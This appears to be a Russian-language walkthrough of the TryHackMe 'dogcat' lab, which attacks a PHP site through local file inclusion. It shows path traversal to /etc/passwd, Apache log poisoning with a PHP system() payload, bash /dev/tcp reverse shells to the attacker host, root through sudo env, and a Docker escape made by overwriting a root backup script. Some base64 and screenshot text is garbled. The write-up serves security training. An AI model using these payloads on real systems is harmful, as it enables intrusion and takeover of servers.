


<https://tryhackme.com/room/dogcat>

Описание

"Я сделал сайт, на котором можно смотреть фотографии собак и/или кошек! Используйте приложение PHP через LFI и выйдите из контейнера Docker.

Я сделал этот сайт для просмотра изображений кошек и собак с помощью PHP. Если вам грустно, приходите посмотреть на собак/кошек!"

IP: 10.10.138.40



```
(kali@kali)~$ nmap -sS 10.10.138.40 -p- -vv
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 04:22 EDT
Initiating Ping Scan at 04:22
Scanning 10.10.138.40 [4 ports]
Completed Ping Scan at 04:22, 0.19s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:22
Completed Parallel DNS resolution of 1 host. at 04:22, 0.08s elapsed
Initiating SYN Stealth Scan at 04:22
Scanning 10.10.138.40 [65535 ports]
Discovered open port 22/tcp on 10.10.138.40
Discovered open port 80/tcp on 10.10.138.40
SYN Stealth Scan Timing: About 10.56% done; ETC: 04:26 (0:04:22 remaining)
SYN Stealth Scan Timing: About 16.43% done; ETC: 04:28 (0
+05:10 remaining)
SYN Stealth Scan Timing: About 22.22% done; ETC: 04:29 (0:05:29 remaining)
SYN Stealth Scan Timing: About 32.48% done; ETC: 04:29 (0:05:08 remaining)
SYN Stealth Scan Timing: About 40.97% done; ETC: 04:29 (0:04:16 remaining)
Increasing send delay for 10.10.138.40 from 0 to 5 due to max_successful_tryno increase to 4
SYN Stealth Scan Timing: About 49.81% done; ETC: 04:29 (0:03:51 remaining)
SYN Stealth Scan Timing: About 56.82% done; ETC: 04:29 (0:03:17 remaining)

(kali@kali)~$ sudo nmap 10.10.138.40 -p22,80 -sC -sV -A
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-19 04:26 EDT
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 04:26 (0:00:00 remaining)
Nmap scan report for 10.10.138.40
Host is up (0.18s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_ 256 c1:fb:7d:72:2b:57:4a:0b:dc:d7:6f:49:bb:3b:00:20 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: dogcat
|_ http-server-header: Apache/2.4.38 (Debian)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
OS details: Linux 4.15
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   124.17 ms 10.11.0.1
2   124.29 ms 10.10.138.40

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.89 seconds

(kali@kali)~$
```

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.38 ((Debian))

“Pasted image 20250419112815.png” не может быть найдена.

dogcat

a gallery of various dogs or cats

what would you like to see?

A dog

A cat



/?view=cat

/?view=dog

```
ffuf -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FFUZ -u http://10.10.138.40:80/FFUZ -ic -c
```

dogcat

a gallery of various dogs or cats

what would you like to see?

A dog	A cat
-------	-------

Here you go!

warning include(dog1.php): failed to open stream: No such file or directory in /var/www/html/index.php on line 24

warning include(): Failed opening 'dog1.php' for inclusion (include_path='./usr/local/lib/php') in /var/www/html/index.php on line 24

Используется функция include в php!

<https://www.php.net/manual/en/function.include.php>

FFUF

<http://10.10.138.40/dogs/1-10.jpg>

<http://10.10.138.40/cats/1-10.jpg>

LFI to RCE

<http://10.10.138.40/?view=dog1>

```
include(dog1.php): failed to open stream: No such file or directory in
/var/www/html/index.php
<br />
include(): Failed opening 'dog1.php' for inclusion
(include_path='./usr/local/lib/php') in <b>/var/www/html/index.php
```

<https://www.immuniweb.com/vulnerability/php-file-inclusion.html>

<http://10.10.138.40/?view=php://filter/convert.base64-encode/resource=dog>

В данном случае с помощью фильтра можем читать конечные файлы в base64

10.10.138.40/?view=php://filter/convert.base64-encode/resource=dog

a gallery of various dogs or cats

A diagram consisting of two adjacent rectangular boxes. The left box has a blue border and contains the text "A dog". The right box has a green border and contains the text "A cat".

```
echo "PGltZyBzcmM9ImRvZ3MvPD9waHAgZWNoYyYw5kKDEsIDEwKTsgPz4uanBnIiAvPg0K" |  
base64 -d  

```

```
echo "PGltZyBzcmM9ImNhdHMvPD9waHAgZWNoYyYw5kKDEsIDEwKTsgPz4uanBnIiAvPg0K" |  
base64 -d  

```

[illegible]

```

Wxsb3dLZC4n0wogICAgICAgICAgICAgfQogICAgICAgICAgICB9CiAgICAgICAgPz4KICAgIDw
vZGL2Pgo8L2JvZHK+Cgo8L2h0bWw+Cg==" |base64 -d
<!DOCTYPE HTML>
<html>

<head>
  <title>dogcat</title>
  <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
  <h1>dogcat</h1>
  <i>a gallery of various dogs or cats</i>

  <div>
    <h2>What would you like to see?</h2>
    <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?
view=cat"><button id="cat">A cat</button></a><br>
    <?php
      function containsStr($str, $substr) {
        return strpos($str, $substr) !== false;
      }
      $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
      if(isset($_GET['view'])) {
        if(containsStr($_GET['view'], 'dog') ||
containsStr($_GET['view'], 'cat')) {
          echo 'Here you go!';
          include $_GET['view'] . $ext;
        } else {
          echo 'Sorry, only dogs or cats are allowed.';
        }
      }
    ?>
  </div>
</body>

</html>

```

```

<?php
    function containsStr($str, $substr) {
        return strpos($str, $substr) !== false;
    }
    $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
    if(isset($_GET['view'])) {
        if(containsStr($_GET['view'], 'dog') ||
containsStr($_GET['view'], 'cat')) {
            echo 'Here you go!';
            include $_GET['view'] . $ext;
        } else {
            echo 'Sorry, only dogs or cats are allowed.';
        }
    }
?>

```

Получается можем задать расширение через **&ext=**
<http://10.10.138.40/?view=dog/../../../../etc/passwd&ext=>

```

|root:x:0:0:root:/root:/bin/bash|
|daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin|
|bin:x:2:2:bin:/bin:/usr/sbin/nologin|
|sys:x:3:3:sys:/dev:/usr/sbin/nologin|
|sync:x:4:65534:sync:/bin:/bin/sync|
|games:x:5:60:games:/usr/games:/usr/sbin/nologin|
|man:x:6:12:man:/var/cache/man:/usr/sbin/nologin|
|lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin|
|mail:x:8:8:mail:/var/mail:/usr/sbin/nologin|
|news:x:9:9:news:/var/spool/news:/usr/sbin/nologin|
|uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin|
|proxy:x:13:13:proxy:/bin:/usr/sbin/nologin|
|www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin|
|backup:x:34:34:backup:/var/backups:/usr/sbin/nologin|
|list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin|
|irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin|
|gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin|
|nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin|
|_apt:x:100:65534:/nonexistent:/usr/sbin/nologin|

```

RCE

Все замечательно. На 80 порту работает apache можно попробовать дотянуться до логов

<https://www.hackingarticles.in/apache-log-poisoning-through-lfi/>

```
<?php system($_GET['c']); ?>
```

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a GET request to a URL with a log poisoning payload. The 'Response' tab shows an HTML response from the server.

Request:

```
1 GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1
2 Host: 10.10.209.140
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: <?php system($_GET['c']); ?>
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 19 Apr 2025 15:45:37 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.4.3
5 Vary: Accept-Encoding
6 Content-Length: 6611
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8
10
11 <!DOCTYPE HTML>
12 <html>
13
14 <head>
15 <title>
16 dogcat
17 </title>
18 <link rel="stylesheet" type="text/css" href="/style.css">
19 </head>
20 <body>
21 <h1>
22 dogcat
23 </h1>
24 <i>
25 a gallery of various dogs or cats
26 </i>
27
28 ...
```

The screenshot shows a terminal window with a series of HTTP requests and responses. The requests include log poisoning attempts and successful RCE execution.

```
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:12 +0000] "GET /?view=php://filter/convert.base64-encode/resource=dog/./index HTTP/1.1" 200 1251 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:13 +0000] "GET /style.css HTTP/1.1" 200 698 "http://10.10.209.140/?view=php://filter/convert.base64-encode/resource=dog/./index" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:13 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "http://10.10.209.140/?view=php://filter/convert.base64-encode/resource=dog/./index" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:35 +0000] "GET /?view=php://filter/convert.base64-encode/resource=dog/./index HTTP/1.1" 200 1251 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:53 +0000] "GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 709 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:83 +0000] "GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 883 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:39 +0000] "GET /?view=dog/../../../../etc/log/apache2/access&ext=.log HTTP/1.1" 200 713 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:48 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 981 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:90 +0000] "GET /?view=php://filter/convert.base64-encode/resource=dog/./index HTTP/1.1" 200 1251 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:90 +0000] "GET /style.css HTTP/1.1" 200 698 "http://10.10.209.140/?view=php://filter/convert.base64-encode/resource=dog/./index" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:11 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 1039 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:22 +0000] "GET /?view=dog/../../../../etc/passwd&ext= HTTP/1.1" 200 883 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:22 +0000] "GET /style.css HTTP/1.1" 200 698 "http://10.10.209.140/?view=dog/../../../../etc/passwd&ext=" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:24 +0000] "GET /favicon.ico HTTP/1.1" 404 491 "http://10.10.209.140/?view=dog/../../../../etc/passwd&ext=" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:34 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 1136 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
:44 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 1147 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
+0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
:37 +0000] "GET /?view=dog/../../../../var/log/apache2/access&ext=.log HTTP/1.1" 200 1165 "-" "uid=33(www-data) gid=33(www-data) groups=33(www-data)"
```

Реверс

```
bash -c 'bash -i &>/dev/tcp/10.11.134.170/1337 <&1'
```

B URL code

`/?view=dog/../../../../var/log/apache2/access&ext=.log&c=bash -c 'bash -i`

`%26>%2fdev%2ftcp%2f10.11.134.170%2f1337 <%261'%20`

1 flag

```
www-data@325fa62d34e6:/var/www/html$ ls
ls
cat.php
cats
dog.php
dogs
flag.php
index.php
style.css
www-data@325fa62d34e6:/var/www/html$
```

2 flag на директории ниже

```
www-data@325fa62d34e6:/var/www$ ls
ls
flag2_QMW7JvaY2LvK.txt
html
www-data@325fa62d34e6:/var/www$
```

скачаю linpeas проведу перечисление

<https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh>

```
curl http://10.11.134.170:80/linpeas.sh -o linpeas.sh && chmod +x linpeas.sh
&& ./linpeas.sh
```

linpeas

Находимся в контейнере

```
Container
Container related tools present (if any):
Container details
Is this a container? ..... docker
Any running containers? ..... No
Docker Container details
Am I inside Docker group ..... No
Looking and enumerating Docker Sockets (if any):
Docker version ..... Not Found
Vulnerable to CVE-2019-5736 .... Not Found
Vulnerable to CVE-2019-13139 ... Not Found
Vulnerable to CVE-2021-41091 ... Not Found
Rootless Docker? ..... No

Container & breakout enumeration
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation/index.html
Container ID ..... 325fa62d34e6- Container Full ID ..... 325fa62d34e6d1cf25d3374a7ac9ff70dfff9aeb0856442e80905144475013d9
Seccomp enabled? ..... enabled
AppArmor profile? ..... docker-default (enforce)
User proc namespace? ..... enabled 0 0 4294967295
Vulnerable to CVE-2019-5021 .... No
```



```
User www-data may run the following commands on 325fa62d34e6:
(root) NOPASSWD: /usr/bin/env
```

<https://gtfobins.github.io/>

 **/env**  Star 11,518

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
env /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (\leq Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .
./env /bin/sh -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo env /bin/sh
```

```
www-data@325fa62d34e6:/tmp$ sudo env /bin/bash
```

```
sudo env /bin/bash
```

```
id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

Выход из контейнера

```
ls -la /opt/backups/backup.sh
-rwxr-xr-x 1 root root 55 Apr 19 16:33 /opt/backups/backup.sh
```

```
cat /opt/backups/backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

```
echo "#!/bin/bash" > /opt/backups/backup.sh
echo "bash -i &>/dev/tcp/10.11.134.170/1338 <&1 " >> /opt/backups/backup.sh
chmod +x /opt/backups/backup.sh
/opt/backups/backup.sh
```

4 flag

```
(kali㉿kali)-[~/Desktop]
$ nc -lnvp 1338
listening on [any] 1338 ...
connect to [10.11.134.170] from (UNKNOWN) [10.10.209.140] 54786
bash: cannot set terminal process group (21869): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@dogcat:~# hostname
hostname
dogcat
root@dogcat:~# ls -la
ls -la
total 40
drwx----- 6 root root 4096 Apr  8 2020 .
drwxr-xr-x 24 root root 4096 Apr  8 2020 ..
lrwxrwxrwx 1 root root    9 Mar 10 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr  9 2018 .bashrc
drwx----- 2 root root 4096 Apr  8 2020 .cache
drwxr-xr-x 5 root root 4096 Mar 10 2020 container
-rw-r--r-- 1 root root   80 Mar 10 2020 flag4.txt
drwx----- 3 root root 4096 Apr  8 2020 .gnupg
drwxr-xr-x 3 root root 4096 Apr  8 2020 .local
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-rw-r--r-- 1 root root   66 Mar 10 2020 .selected_editor
root@dogcat:~#
```